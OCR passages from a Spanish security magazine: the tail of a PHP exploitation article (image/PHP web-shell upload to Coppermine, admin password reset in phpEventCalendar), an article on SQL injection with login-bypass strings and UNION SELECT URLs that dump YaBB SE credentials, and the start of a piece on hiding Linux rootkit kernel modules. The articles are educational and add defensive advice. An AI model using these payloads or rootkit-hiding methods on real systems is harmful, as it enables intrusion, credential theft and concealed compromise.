$ cat image.png code.php \
  > crack_up.php
```

Carga el archivo *crack_up.php* desde la interfaz estándar del *Coppermine*. La imagen se añade a la galería y nuestro archivo puede localizarse en *http://example.com/coppermine/albums/userpics/crack_up.php*, donde lo podemos ejecutar como cualquier otro archivo PHP (ver Figura 5). Puede que necesites comprobar la fuente del archivo devuelto si no se muestra el contenido, pues el PNG estará al inicio y puede provocar que el contenido no se represente correctamente.

Errores de Diseño

El último tipo de vulnerabilidades que vamos a ver son los errores de diseño. Si el autor del software que intentamos explotar no lo desarrolla teniendo en cuenta la seguridad, es muy posible que haya algunas cosas que estén muy mal diseñadas y podamos intentar beneficiarnos de ello. Por desgracia, este tipo de vulnerabilidades son difíciles de encontrar ya que necesitaremos saber como funciona internamente la aplicación y revisar cantidad de códigos para encontrar un error de este tipo. Además, no existen dos errores iguales puesto que cada error es específico para cada aplicación y cada autor.

Veamos cómo encontrar un error de diseño en *phpEventCalendar*, la misma aplicación en la que encontramos una vulnerabilidad de inyección HTML. Vamos a suponer que somos meros usuarios y queremos convertirnos en administradores, ya sea encontrando la contraseña de admin o sustituyéndola por un valor arbitrario.

Una vez hayamos entrado, la única opción permitida en relación con la contraseña es cambiarla así que tendremos que comprobar el archivo que hace esto, que es el *useradmin.php* (Listado 8).

Nuestra aplicación utiliza la `id` cruzada como parámetro para modificar la contraseña en lugar de emplear la que ya tenía en la variable de sesión, así que le podemos asignar cualquier valor a la `id` y, como consecuencia, modificaremos la contraseña de cualquier usuario si sabemos su `id` en la base de datos.

Como el administrador con frecuencia es el primer usuario que se crea, su `id` será 1, modifiquemos pues su contraseña. Primero, haremos la petición *http://example.com/pec/useradmin.php?flag=changepw* y la guardaremos en el disco duro. Editémosla y busquémosla (tu valor debe ser diferente):

```
<input type="hidden" ↵
  name="id" value="2">
```

Sustituirlo por:

```
<input type="hidden" ↵
  name="id" value="1">
```

y también cambiemos `f.action = "useradmin.php?flag=updatepw";` por la dirección correcta para el archivo (por ejemplo *http://example.com/pec/useradmin.php?flag=updatepw*). Cuando carguemos esta archivo en el buscador podemos cambiar y asignar el valor que queramos a la contraseña de administrador.

No te fíes de nadie

Hemos visto varias maneras de explotar un script PHP (muchas de estas también son aplicables a scripts escritos en otros idiomas). La conclusión es que nunca debemos fiarnos de las entradas provenientes de lugares que no controlamos, especialmente si vienen del usuario. Las entradas deben verificarse cuidadosamente y validarse antes de usarlas. Hay una gran cantidad de maneras de comprobar la validez de las entradas y siempre es mejor denegar una entrada correcta que permitir una incorrecta, de modo que emplear una política de *whitelist* en lugar de *blacklist* es una solución adecuada. ■

Ataques de la Inyección SQL con PHP y MySQL

Tobias Glemser



Existen un par de técnicas frecuentes de ataque que se utilizan contra el entorno PHP/MySQL. La Inyección SQL es una de las que se emplean con más asiduidad. Esta técnica consiste en intentar impulsar la aplicación atacada hacia un estado en el que acepte que entremos a manipular las peticiones SQL. Por tanto, la Inyección SQL suele ser vista como un miembro de la familia de los ataques de validación de entrada.

Un gran número de sitios web utilizan PHP en combinación con una base de datos MySQL en segundo plano. La mayoría de los sistemas de tableros de anuncios como *phpBB* o *VBB*, para citar sólo los más populares, se basan en esta mezcla de tecnologías. Lo mismo se aplica a los sistemas CMS como el *PHP-Nuke* o a las soluciones de compra electrónica como *osCommerce*.

Para abreviar – hay muchas aplicaciones convenientes de la combinación PHP/MySQL que pasamos por alto frecuentemente mientras navegamos por la red. Esta combinación es tan popular que el índice de ataques a estos sistemas crece continuamente y la *Inyección SQL* está entre las técnicas más populares que se utilizan en tales ataques. Para ser capaces de proteger nuestros sistemas de ataques de este tipo, debemos adentrarnos verdaderamente en la *Inyección SQL*.

Comienza la fiesta

Vamos a comenzar con un pequeño e insignificante login script llamado *login.php* tal como se muestra en el Listado 1 (resumido a lo esencial). Este emplea una sola base de datos en MySQL llamada *userdb* con una única tabla llamada *userlist*. La tabla *userlist* almacena dos filas: *username (nombre de usuario)* y *password (contraseña)*.

Si no se introduce el nombre de usuario, el script muestra una página de login. Des-

En este artículo aprenderás...

- Técnicas Básicas de *Inyección SQL*,
- Ataques `UNION SELECT`,
- Qué son las *magic_quotes* y para qué se utilizan.

Lo que deberías saber...

- debes tener conocimientos básicos del lenguaje PHP,
- debes tener conocimientos elementales de las peticiones MySQL.

Sobre el Autor

El autor ha trabajado más de cuatro años como consultor de seguridad IT. En la actualidad trabaja para Tele-Consulting Gmbh, Alemania. (*http://www.tele-consulting.com*).

Tabla 1. *Caracteres de control importantes para la Inyección SQL (MySQL)*

Caracter de Control	Significado en la Inyección
' (comilla simple/single quote)	Si el servidor responde con un error SQL, la aplicación es vulnerable a la *Inyección SQL*
/*	Todo lo que le siga se marca con un comentario
%	Wildcard
OR 1=1 OR 1='1 OR 1="1	Hace que la cláusula sea verdadera

pués de que los usuarios válidos ingresen se les mostrará su nombre de usuario y contraseña. Si la combinación username/password no es válida, aparecerá un mensaje de *Usuario No Válido*. Lo que intentaremos ahora es ingresar con un nombre de usuario válido sin saber la contraseña. Lo haremos instalando un ataque de *Inyección SQL*.

El ataque comienza con un carácter de control conocido por MySQL. La Tabla 1 muestra algunos de los más importantes. Intentaremos interceptar, mediante su manipulación, la cláusula SQL original del script con los caracteres de control. Partiendo de esta base podemos iniciar el ataque (sólo que para hacerlo más desafiante, vamos a ignorar el código fuente del Listado 1).

Asumiremos la existencia del usuario *admin* (la que se manifiesta con frecuencia). Si introducimos el nombre de usuario *admin*, no podremos entrar en el sistema. Observemos pues qué ocurre si manipulamos la cadena sometida a la petición SQL añadiendo una simple comilla después del nombre de usuario en nuestro login script. Este responderá con el siguiente error: *Tienes un error en tu sintáxis SQL. Verifica en el manual que corresponde a tu versión del servidor MySQL la sintáxis correcta a emplear con "admin" Y `password` = '" en la línea 1.* Ahora podemos ver una parte de la sintáxis SQL que queremos atacar. Y sabemos que es vulnerable, pues, de otro modo no hubiese generado un error.

En el siguiente paso vamos a intentar hacer que la cláusula SQL sea verdadera, así será procesada por el script y entregada al servidor SQL. Como se aprecia en la Tabla 1, la cláusula con `OR 1=1` anexado siempre es verdadera. Pues vamos a introducir nuestro nombre de usuario y anexar `OR 1=1`, así obtendremos la cadena `admin ' OR 1=1`. Por desgracia, también genera un error. Apliquemos entonces la próxima posibilidad que aparece en la tabla. Cambiamos `OR 1=1` por `OR 1='1` y por arte de magia ya estamos dentro. El script es tan amable que nos devuelve la contraseña real del usuario.

Si observas ahora la fuente en el Listado 1, podrías encontrar la explicación para dicho comportamiento. La cláusula original de selección `SELECT * FROM `userlist``




Figura 1. *La Inyección SQL más pequeña posible para este formulario*





Figura 2. *Resultado de la inyección*



Listado 1. *login.php script*

```
<?php
  if (!empty($username)) {
/* (...) */
$query = "SELECT * FROM `userlist` WHERE `username` = '$username'
AND `password` = '$password'";
$result = mysql_query($query, $link);
/* (...) */
while ($array = mysql_fetch_array($result)) {
$logged_in = 'yes';
$username = $array[username];
$password = $array[password];
}
if ($logged_in == 'yes') {
echo "hello $username, your password is $password<br />";
} else {
echo "not a valid user<br />";
}
/* (...) */
} else {
echo "Login<br>
<form name=\"login\" method=\"post\" action=\"\">
<p>Username<br /><input type=\"text\" name=\"username\" size=30><br />
<p>Password<br /><input type=\"password\" name=\"password\" size=30>
</p><input type=\"submit\" value=\"Login\"></form>";
}
?>
```

`WHERE `username` = '$username' AND `password` = '$password'` se ha modificado a `SELECT * FROM `userlist` WHERE `username` = 'admin ' OR 1='1' AND `password` = ''` lo que la hace verdadera. También debimos marcar con un comentario el resto del script después de comprobar el nombre de usuario con la inserción de la cadena `admin' /*`, que es más sencilla (como muestra la Figura 1, el resultado se aprecia en la Figura 2). La clásula manipulada se parecería a esta: `SELECT * FROM `userlist` WHERE `username` = 'admin ' /* OR 1='1' AND `password` = ''`. Recuerda: todo lo que está después de el `/*` es ignorado por el Servidor-SQL, lo que hace que este control sea muy poderoso.

Unión de los estados

Después de esta breve introducción a las técnicas básicas de Inyección SQL, podemos ya seguir adelante hacia las inyecciones `UNION`. Los ataques que tienen ajustada esta cláusula `UNION SELECT` son considerados, sin dudas, las variaciones de ataques de *Inyección SQL* más complicadas y complejas.

Hasta ahora modificamos cláusulas ya hechas reduciendo o deshabilitando la petición original. Con la cláusula `UNION SELECT` somos capaces de acceder a otras tablas y ejecutar nuestras propias peticiones en la aplicación. Sin embargo, es muy difícil hacer funcionar correctamente a la `UNION SELECT` sin saber el código fuente, pues se deben conocer los nombres de tablas y filas.

Claro que tales técnicas son más fáciles de utilizar cuando el código fuente de la aplicación está disponible. Por tanto, vamos a echarle una ojeada a tal situación mediante el empleo de un sistema de foro de mensajes – *el Foro de Mensajes YaBB SE* (instalado en el CD *hakin9.live*), que es una entidad del Perl-driven *YaBB*. El *YaBB SE* ya no está en desarrollo, pero los archivos – como la versión que se utiliza – aún están disponibles en el almacén de *Sourceforge* (ver Recuadro *En la Red*). Utilizaremos la Versión 1.5.4, que se conoce como poco segura.

Hay un ataque conocido en esta versión del foro (ver *http://www.securityfocus.com/bid/9449/*, los créditos de este agujero de seguridad pertenecen a alguien que se denomina a sí mismo como *backspace*). Este método de ataque cambia la interrogante en la línea 222 de *SSI.php* (ver Listado 2) y está emparentada con la función `recentTopics()`.

¿En qué lugar de esta cláusula podríamos interactuar? Un buen punto de partida es la variable `$ID_MEMBER`. Nuestro primer objetivo es irrumpir en la cláusula y comprobar si el servidor responde con una mensaje de error. Para efectuarlo, sólo tenemos que poner un carácter de control al final de la variable. Así que dirijamos nuestro buscador hacia *SSI.php?function=recentTopics&ID_MEMBER=1'.* El servidor reacciona con un mensaje de *Unknown table 'lmr' in field list*. Como se puede observar, hay una referencia a una tabla `lmr` que no se cita en el resto de la cláusula interceptada.

Listado 2. *La interrogante SQL del SSI.php, línea 222*

```
$request = mysql_query("  SELECT m.posterTime, m.subject, m.ID_↵
TOPIC, m.posterName, m.ID_MEMBER, IFNULL(mem.realName, m.posterName) ↵
AS posterDisplayName, t.numReplies, t.ID_BOARD, t.ID_FIRST_MSG, b.name ↵
AS bName, IFNULL(lt.logTime, 0) AS isRead, IFNULL(lmr.logTime, 0) ↵
AS isMarkedRead FROM {$db_prefix}messages AS m, {$db_prefix}topics ↵
AS t, {$db_prefix}boards as b LEFT JOIN {$db_prefix}members AS mem ↵
ON (mem.ID_MEMBER=m.ID_MEMBER) LEFT JOIN {$db_prefix}log_topics ↵
AS lt ON (lt.ID_TOPIC=t.ID_TOPIC AND lt.ID_MEMBER=$ID_MEMBER) ↵
LEFT JOIN {$db_prefix}log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD ↵
AND lmr.ID_MEMBER=$ID_MEMBER) WHERE m.ID_↵
MSG IN (" . implode(',', $messages) . ") AND t.ID_TOPIC=m.ID_TOPIC ↵
AND b.ID_BOARD=t.ID_BOARD ORDER BY m.posterTime DESC;") ↵
or database_error(__FILE__, __LINE__);
```

En el siguiente paso debemos intentar cambiar la cláusula para reconstruir la referencia. Para encontrar una cláusula válida debemos mirar en el listado original, justo donde se solicita la tabla `lmr`. Encontraremos la solución en `LEFT JOIN {$db _ prefix}log _ mark _ read AS lmr ON (lmr.ID _ BOARD=t.ID _ BOARD AND lmr.ID _ MEMBER=$ID _ MEMBER)`.

Para hacer que la cláusula SQL sea válida debemos aumentar nuestro vínculo en tres pasos. Primero, borraremos las comillas después de `1` y las sustituiremos por el caracter a `)`. Esto permite que se complete la línea `ID _ MEMBER=$ID _ MEMBER`. Entonces solamente añadiremos la línea que encontramos en la cláusula original y la mejoraremos con la popular función de comentario `/*`, sólo para impedir que el código añadido sea procesado. El vínculo resultante es : *SSI.php?function=recentTopics&ID_MEMBER=1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1) /*.* La página que se muestra ahora no ofrece ningún resultado de búsqueda.

Si utilizamos una *Inyección SQL* parecerá como si hubiésemos hecho una petición correcta. Pero, ¿dónde colocar nuestra `UNION SELECT` que aún está perdida? Podemos sencillamente mejorar la cláusula con una cadena `UNION SELECT` conveniente. Por conveniente no sólo queremos decir válida, sino también nos referimos a la información que queremos obtener del sistema. Si observamos la estructura de la base de datos MySQL, encontraremos una tabla titulada *yabbse_members,* que contiene – entre otros – el nombre de usuario, la contraseña md5_hmac-hashed, la dirección de e-mail, etc. Suponiendo que tuviésemos acceso a ejecutar una cláusula SQL para seleccionar los campos mencionados, utilizaríamos una como esta: `SELECT memberName, passwd, emailAddress FROM yabbse _ members`.





Figura 3. *Nombres de usuario y contraseña de referencia después de la UNION SELECT*

De manera que mejoramos nuestra cláusula de inyección con esta `SELECT` y prefijamos la palabra mágica `UNION`. Esta advierte a la base de datos que mejore la cláusula `SELECT` original con la que añadimos nosotros mismos. El resultado es una combinación de nuestras dos peticiones que contienen todas las filas de las dos selecciones. Ahora podemos solicitar *SSI.php?function=recentTopics&ID_MEMBER= 1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1) UNION SELECT ID_MEMBER, memberName FROM yabbse_members /*.* Por desgracia, esto da como resultado el mensaje: *Las clausulas SELECT utilizadas tienen diferentes números de columnas.* Esto sucede porque el número de columnas seleccionadas que usan la cláusula `UNION` tiene que ser el mismo para ambas tablas.

Por eso debemos ensanchar a 12 las columnas seleccionadas de la primera cláusula – nuestra `SELECT` después `UNION` tiene solo tres, de momento. Para mejorarnuestra cláusula debemos adicionar una selección *nula* que cuente pero que no transporte ningún dato, por supuesto. Esto nos conduce al siguiente vínculo: *SSI.php?function=recentTopics&ID_MEMBER= 1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1 OR 1=1) UNION SELECT memberName, emailAddress, passwd, null, null, null, null, null, null, null, null, null FROM yabbse_members /*.*

Ya podremos ver una dirección de e-mail en la pantalla resultante, pero ¿dónde está el resto de las columnas seleccionadas? Si observamos el código fuente – en particular el analizador sintáctico HTML que hace visible el resultado de la petición SQL en el sitio web – seremos capaces de notar dónde y cómo el resultado de nuestra `SELECT` se analiza sintácticamente. Después de modificar los argumentos de nuestra cláusula `SELECT` ahora podemos solicitar*SSI.php?function=recentTopics&ID_MEMBER=1) LEFT JOIN yabbse_log_mark_read AS lmr ON (lmr.ID_BOARD=t.ID_BOARD AND lmr.ID_MEMBER=1 OR 1=1) UNION SELECT null, memberName, null, emailAddress, null, passwd,null,null,null,null,null,null FROM yabbse_members /*.*

Por último, podemos ver el nombre de usuario y la contraseña de referencia. La dirección de correo electrónico está oculta bajo el vínculo de contraseña resumida (ver Figura 3). Hemos alcanzado nuestro objetivo: forzamos la aplicación a que procesara una cláusula selec-



cionada en otras tablas que no eran las del script original.

Es casi magia

Como ya se ha dicho, la *Inyección SQL* es un tipo de validación de entrada de ataques. Estos ataques tienen éxito con las aplicaciones que analizan la sintáxis de todas las entradas de usuario directamente sin ninguna prueba, y en las que se interpretan todos los caracteres de control (como la barra diagonal o la barra inversa). Como programador uno tiene que asegurarse que todas las entradas de usuario son validadas y desarmadas. Uno puede sencillamente añadir la función `addslash()` a cada entrada de usuario antes de procesarla. Si esto se hace, todos `'` (las comillas simples), `"` (las comillas dobles), `\` (la barra invertida) y los caracteres `NULL` serán enviados con una barra invertida prefijada que le dice al interprete de PHP que no utilice estos caracteres como de control, sino como detalles de texto normal.

Un administrador también podría proteger las aplicaciones web modificando el archivo *php.conf* para enviar todas las entradas. Para efectuarlo uno debe modificar las variables `magic_quotes_gpc = On`en todos los GET/POST y Datos Cookie, y `magic_quotes_runtime = On` en los Datos que proceden de todas las SQL, `exec()`, y demás. La mayoría de las distribuciones de Linux ya emplean estos valores por defecto: sólo para conseguir un nivel básico de seguridad en el servidor web al que envían. En una instalación PHP limpia estos disparadores están inactivos.

¿Pero qué pasa si tenemos otras cláusulas por insertar que no usan comillas? La mayoría de los ataques de *Inyección SQL* se bloquean, mas ¿qué sucede con el resto de la familia, como los XSS? Aun así son posibles, por ejemplo a través de la inserción de una etiqueta HTML `<iframe>`. Con ella, un atacante podría insertar facilmente nuestra propia página HTML en nuestro sitio. Así que todavía depende del programador el asegurar cada una de las entradas de usuario variables contra otros ataques XSS. Si uno quiere tener una clase bien desarrollada para sanear las cadenas de usuario, debería usar *Filtros PHP*, que es lo que recomienda el *Open Web Application Security Project* (ver Recuadro *En la Red*).

Veamos las consecuencias de las *comillas mágicas (magic quote)* con un ejemplo: alguien introduce la cadena *Jenny's my beloved wife!* en un campo de formulario. La orden SQL que está detrás es `$query = "INSERT INTO postings SET content = '$input'";` ¿Qué le sucede a toda la cadena de peticiones si un programador o administrador le añade barras? Se convertiría en `$query = "INSERT INTO postings SET content = 'Jenny\'s my beloved bride!'";`. Es decir que una sola comilla carece de importancia para la petición, porque ésta ha sido enviada. Si uno quiere mostrar la petición en su sitio web, tiene que usarse la función PHP `stripslashes()` para borrar de la cadena las barras de envío y hacerlas legibles.

¿Entonces qué sucede si ambos, programador y administrador, añaden barras? Obtendrías uno o dos apóstrofes posteriores de envío? La respuesta es: obtienes tres. Claro, el primero lo coloca el PHP, pues su configuración de entorno envía una sola comilla, el segundo lo pone `addslashes()` para enviar la comilla otra vez. ¿Por qué la función habría de notar que la comilla ya se ha enviado? Por último, el tercero es el envío que le suma la función `addlashes()` al que añade PHP. Si ahora intentamos recuperar nuestra cadena original, esto comienza a convertirse en un reto, tenemos que reducir el número de barras. Por supuesto, la función `stripslashes()` falla y por tanto la única manera de hacer un script correcto es comprobando así: `get_magic_quotes_gpc()`, si un servidor utiliza o no *comillas mágicas*.

Finalmente, uno tiene que asegurarse de que no se coloque `magic_quotes_runtime()`. El manual de PHP dice: *Si magic_quotes_runtime se habilita, la mayoría de las funciones que recuperan datos de cualquier tipo de fuente externa, como las bases de datos y los archivos de texto, enviarán comillas con una barra invertida*. Por fortuna, podemos desactivarlo nosotros mismos.

Más técnicas de ataque

Claro que hay otras técnicas de *Inyección SQL* que también modifican los datos existentes ajustando cláusulas SQL mediante el uso de las órdenes `SET`, o la colocación de tablas, si el script permite enviar peticiones multi-línea. En el caso del lenguaje PHP sólo es posible si la petición vulnerable ejecuta de antemano una orden `SET` o una `DROP TABLE`, pues las peticiones que procesa `mysql_query()` no pueden tener el carácter `;` (este cierra la cláusula para el servidor SQL). Podemos finalizar una cláusula y empezar otra si las peticiones se ejecutan utilizando `mysql_query()`.

Podremos ver con claridad cuán peligrosos pueden ser los ataques que emplean la *Inyección SQL* y lo difícil que es hacer que los scripts sean fiables y seguros, aun cuando suministran los datos correctos. La primera y única regla es: *Nunca confíes en tu usuario* (¡de verdad, nunca!). Uno tiene que asegurarse de comprobar siempre que la entrada de usuario no contenga datos de desecho y desarmarla. ■

En la Red

- *http://prdownloads.sourceforge.net/yabbse/ – YaBB SE* project repository,
- *http://www.owasp.org – Open Web Application Security Project.*

Ataque

Métodos de esconder los módulos del kernel de Linux

Mariusz Burdach



La misma localización del módulo de rootkit en el sistema constituye para el intruso el comienzo del trabajo. Para quedar invisible hay que encontrar la manera de esconder tal código y de tal forma que no se inspiren sospechas.

En el artículo que apareció en el número anterior *(Propio rootkit en GNU/ Linux*, *hakin9* 1/2005) describimos el proceso de creación del rootkit para el sistema GNU/Linux con el kernel de la serie 2.4. Rootkit – se encuentra en el disco CD que acompaña la revista *hakin9.live* – cargado a la memoria del kernel del sistema operativo por medio del módulo.

Como subrayamos, el módulo cargado (que incluye el código que captura la llamada del sistema `getdents()`) no estaba de ninguna manera escondido. Esto permitía su fácil detección – aunque fuera por medio del comando `cat /proc/modules`, que mostraba todos los módulos cargados actualmente en el sistema.

Ahora nos ocuparemos de los métodos que permiten esconder cualquier módulo del sistema. Serán dos técnicas – la primera consiste en separar el módulo desde el listado de los módulos cargados, la segunda consiste en añadir el módulo al otro, típico módulo que normalmente se emplea por el sistema operativo (de esta manera inspiraremos menos sospechas).

Separación del módulo del listado

Para la separación del módulo del listado aplicaremos la técnica que consiste en la directa modificación de los objetos en la memoria reservada para el kernel del sistema operativo (ing. d*irect kernel object manipulation*). Dicha técnica, a diferencia de la descrita en el artículo anterior no cambia la manera del funcionamiento del sistema operativo – como consecuencia hace que el objeto escondido sea mucho más difícil de detec-

En este artículo aprenderás...

- la forma de esconder los módulos del kernel de Linux.

Lo que deberías saber...

- cómo funciona el kernel del sistema Linux,
- deberías saber crear, por lo menos, los módulos más simples del kernel,
- deberías conocer el lenguaje C al nivel, al menos, básico.




Figura 1. *Listado de los módulos relacionados*

tar. Como nos acordamos, para filtrar algunos datos (por ejemplo, el número del proceso o bien el nombre del archivo) tenemos que capturar una o más funciones que operan en el espacio del kernel del sistema operativo. En este método no capturaremos ninguna función sino que tan sólo cambiaremos los objetos que representan módulos activos.

Listado de objetos

En la memoria operativa todos los objetos que representan los módulos están relacionados entre sí por medio de un listado. El objeto cargado como último indica el objeto del módulo cargado anteriormente. El cuerpo de la función `init _ module()` será el siguiente:

```
this_module.next = ←
  this_module.next->next;
```

Además, el objeto del módulo cargado como primero indica el objeto del módulo cargado últimamente. Tal situación está presentada en la Figura 1.

Justamente este listado se lee por la función del sistema `query _ module()` (llamada por la aplicación *lsmod*). La estructura de todos los objetos que representan el módulo incluye el campo `next` el cual indica la dirección del objeto del módulo antes cargado. Cada objeto (módulo) indica el módulo cargado antes, creando de tal manera el listado de objetos relacionados entre sí – justamente tal como está presentado en la Figura 1.




Figura 2. *Estado del sistema antes y después de la modificación del listado*

El método más simple de esconder el módulo consiste en separar del listado el objeto que representa el módulo seleccionado. Como podemos suponer es suficiente modificar el campo `next`.

El algoritmo de funcionamiento es el siguiente:


- cargamos el módulo X (es el módulo que queremos esconder),
- cargamos el módulo Y que indica el módulo X,
- modificamos el campo `next` del objeto del módulo Y que indica el objeto del módulo X – el campo tiene que incluir la dirección del objeto que procede del módulo X (el estado antes y después de la modificación está presentado en la Figura 2),
- eliminamos el módulo Y de la memoria; durante el proceso de eliminación del módulo de la memoria la función `sys _ delete _ module()` modifica el listado de los módulos relacionados. Durante la modificación la función emplea el campo `next` del objeto del módulo Y. Como el campo `next` fue modificado (ahora indica el siguiente módulo – Z), el listado se actualiza de manera incorrecta (evitando nuestro módulo X).

Nota: después de tal modificación del listado no tendremos la posibilidad de eliminar el módulo X de la memoria – la única manera es reiniciar el sistema operativo.

En este momento conseguimos nuestro objetivo. El módulo funciona correctamente y no está presente en el listado de los módulos activos.

Añadimos módulos

La siguiente técnica que permite eficazmente esconder el módulo consiste en enlazar el módulo a otro módulo que por defecto (normalmente) se carga por el sistema operativo. Puede ser, por ejemplo, el módulo responsable por el soporte de la tarjeta ethernet, el sistema de archivos o el filtro de paquetes. La mayor ventaja de tal solución es que



Listado 1. *Estructura de la sección .symtab*

```
typedef struct
{
  Elf32_Word    st_name;  /* Symbol name (string tbl index) */
  Elf32_Addr    st_value; /* Symbol value */
  Elf32_Word    st_size;  /* Symbol size */
  unsigned char st_info;  /* Symbol type and binding */
  unsigned char st_other; /* Symbol visibility */
  Elf32_Section st_shndx; /* Section index */
} Elf32_Sym;
```

Listado 2. *El esqueleto del módulo modificado que enlacemos con el módulo original*

```
init_modula()
{
...
init_modulx();
}

cleanup_modula()
{
...
cleanup_modulx();
}
```

no tenemos por qué preocuparnos por la ejecución del módulo ya que se ejecutará automáticamente por el sistema operativo.

